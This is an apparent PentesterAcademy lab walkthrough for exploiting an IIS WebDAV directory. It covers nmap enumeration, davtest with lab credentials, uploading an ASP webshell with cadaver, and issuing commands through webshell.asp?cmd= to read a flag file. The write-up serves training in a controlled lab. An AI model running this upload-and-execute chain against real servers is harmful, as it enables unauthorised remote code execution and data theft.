ATTACK DEFENSE

by PentesterAcademy


Name	Windows: IIS Server DAVTest
URL	https://attackdefense.com/challengedetails?cid=2317
Type	Windows Service Exploitation: IIS

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “**target**” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# zsh
┌──(root💀attackdefense)-[~]
└─# cat /root/Desktop/target
Target IP Address : 10.0.16.177

┌──(root💀attackdefense)-[~]
└─# 
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.16.177




```
┌──(root💀attackdefense)-[~]
└─# nmap 10.0.16.177
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-07 17:35 IST
Nmap scan report for ip-10-0-16-177.ap-southeast-1.compute.internal (10.0.16.177)
Host is up (0.0012s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.97 seconds

┌──(root💀attackdefense)-[~]
└─# █
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 80 where the IIS server is running.

Running http-enum nmap script to discover interesting directories.

Command: nmap --script http-enum -sV -p 80 10.0.16.177




```
┌──(root💀attackdefense)-[~]
└─# nmap --script http-enum -sV -p 80 10.0.16.177
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-07 17:35 IST
Nmap scan report for ip-10-0-16-177.ap-southeast-1.compute.internal (10.0.16.177)
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-enum:
|_  /webdav/: Potentially interesting folder (401 Unauthorized)
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.98 seconds

┌──(root💀attackdefense)-[~]
└─# █
```

We have found the webdav directory also received 401 error i.e Unauthorized.

Step 4: Running davtest tool.


Command: davtest -url http://10.0.16.177/webdav




```
┌──(root💀attackdefense)-[~]
└─# davtest -url http://10.0.16.177/webdav
********************************************************
 Testing DAV connection
OPEN            FAIL:   http://10.0.16.177/webdav       Unauthorized. Basic realm="10.0.16.177"

┌──(root💀attackdefense)-[~]
└─# 
```

We can notice, /webdav path is secured with basic authentication. We have the credentials access the /webdav path using the provided credentials i.e bob:password_123321


Command: davtest -auth bob:password_123321 -url http://10.0.16.177/webdav



```
┌──(root💀attackdefense)-[~]
└─# davtest -auth bob:password_123321 -url http://10.0.16.177/webdav
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.0.16.177/webdav
********************************************************
NOTE    Random string for this session: 1CwBZI4vZ
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ
********************************************************
 Sending test files
PUT     asp     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.asp
PUT     jhtml   SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.jhtml
PUT     pl      SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.pl
PUT     txt     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.txt
PUT     cgi     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.cgi
PUT     cfm     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.cfm
PUT     shtml   SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.shtml
PUT     jsp     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.jsp
PUT     aspx    SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.aspx
PUT     php     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.php
PUT     html    SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.html
********************************************************
```



```
*********************************************************
 Checking for test file execution
EXEC    asp     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.asp
EXEC    jhtml   FAIL
EXEC    pl      FAIL
EXEC    txt     SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.txt
EXEC    cgi     FAIL
EXEC    cfm     FAIL
EXEC    shtml   FAIL
EXEC    jsp     FAIL
EXEC    aspx    FAIL
EXEC    php     FAIL
EXEC    html    SUCCEED:        http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.html

*********************************************************
```



```
********************************************************
/usr/bin/davtest Summary:
Created: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.asp
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.jhtml
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.pl
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.txt
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.cgi
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.cfm
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.shtml
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.jsp
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.aspx
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.php
PUT File: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.html
Executes: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.asp
Executes: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.txt
Executes: http://10.0.16.177/webdav/DavTestDir_1CwBZI4vZ/davtest_1CwBZI4vZ.html


┌──(root💀attackdefense)-[~]
└─# 
```


We can notice, we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.

Step 5: Upload a .asp backdoor on the target machine to /webdav directory using cadaver utility.

The .asp backdoor present in "/usr/share/webshells/asp/" directory. i.e /usr/share/webshells/asp/webshell.asp

Command: cadaver http://10.0.16.177/webdav

Enter credentials: bob:password_123321




```
┌──(root💀attackdefense)-[~]
└─# cadaver http://10.0.16.177/webdav
Authentication required for 10.0.16.177 on server `10.0.16.177':
Username: bob
Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:   DavTestDir_1CwBZI4vZ                   0  Jan  7 17:37
        AttackDefense.txt                     13  Jan  2 18:23
        web.config                           168  Jan  2 18:23
dav:/webdav/> 
```

We can interact with the webdav directory using the cadaver tool.

Step 6: Uploading asp backdoor to the IIS web server in webdav directory.

Command: put /usr/share/webshells/asp/webshell.asp
ls




```
dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=============================>] 100.0% of 1362 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll:   DavTestDir_1CwBZI4vZ                   0  Jan  7 17:37
        AttackDefense.txt                     13  Jan  2 18:23
        web.config                           168  Jan  2 18:23
        webshell.asp                        1362  Jan  7 17:55
dav:/webdav/> 
```

We have successfully uploaded the backdoor.

Step 7: Access the backdoor using the firefox browser.

URL: http://10.0.16.177/webdav/webshell.asp

Enter credentials: bob:password_123321




10.0.16.177/webdav/webshell.asp

http://10.0.16.177 is requesting your username and password. The site says: "10.0.16.177"

User Name: bob

Password: •••••••••••••••




10.0.16.177/webdav/webshell.asp

```
\\DOTNETGOAT\bob10.0.16.177

The server's port:
80


The server's software:
Microsoft-IIS/10.0


The server's local address:
10.0.16.177
```

We can enter windows commands in the yellow highlighted field.

Check the current running user.

URL: http://10.0.16.177/webdav/webshell.asp?cmd=whoami




```
\\DOTNETGOAT\bob10.0.16.177


The server's port:
80



The server's software:
Microsoft-IIS/10.0



The server's local address:
10.0.16.177iis apppool\defaultapppool
```

We are running as an IIS apppool.

Step 8: Read the flag.

Check the content of the C:\ drive.

URL: http://10.0.16.177/webdav/webshell.asp?cmd=dir+C%3A%5C




```
10.0.16.177/webdav/webshell.asp?cmd=dir+C%3A\
```

```
The server's software:
Microsoft-IIS/10.0



The server's local address:
10.0.16.177 Volume in drive C has no label.
 Volume Serial Number is 9E32-0E96

 Directory of C:\

11/14/2018  06:56 AM

               EFI
     01/02/2021  01:01 PM                32 flag.txt
     10/27/2020  06:45 AM
               inetpub
          05/13/2020  05:58 PM
                    PerfLogs
               10/27/2020  02:18 PM
                         Program Files
                    10/27/2020  02:18 PM
                              Program Files (x86)
                         10/27/2020  02:21 PM
                                   Users
                              10/27/2020  06:46 AM
                                        Windows
                                             1 File(s)             32 bytes
                                             7 Dir(s)  16,239,190,016 bytes free
```

We can notice, there is a flag.txt file present in the C:\ drive. Reading it.

URL: http://10.0.16.177/webdav/webshell.asp?cmd=type+C%3A%5Cflag.txt



```
10.0.16.177/webdav/webshell.asp?cmd=type+C%3A\flag.txt
```

```
\\DOTNETGOAT\bob10.0.16.177


The server's port:
80



The server's software:
Microsoft-IIS/10.0



The server's local address:
10.0.16.1770cc175b9c0f1b6a831c399e269772661
```

This reveals the flag to us.

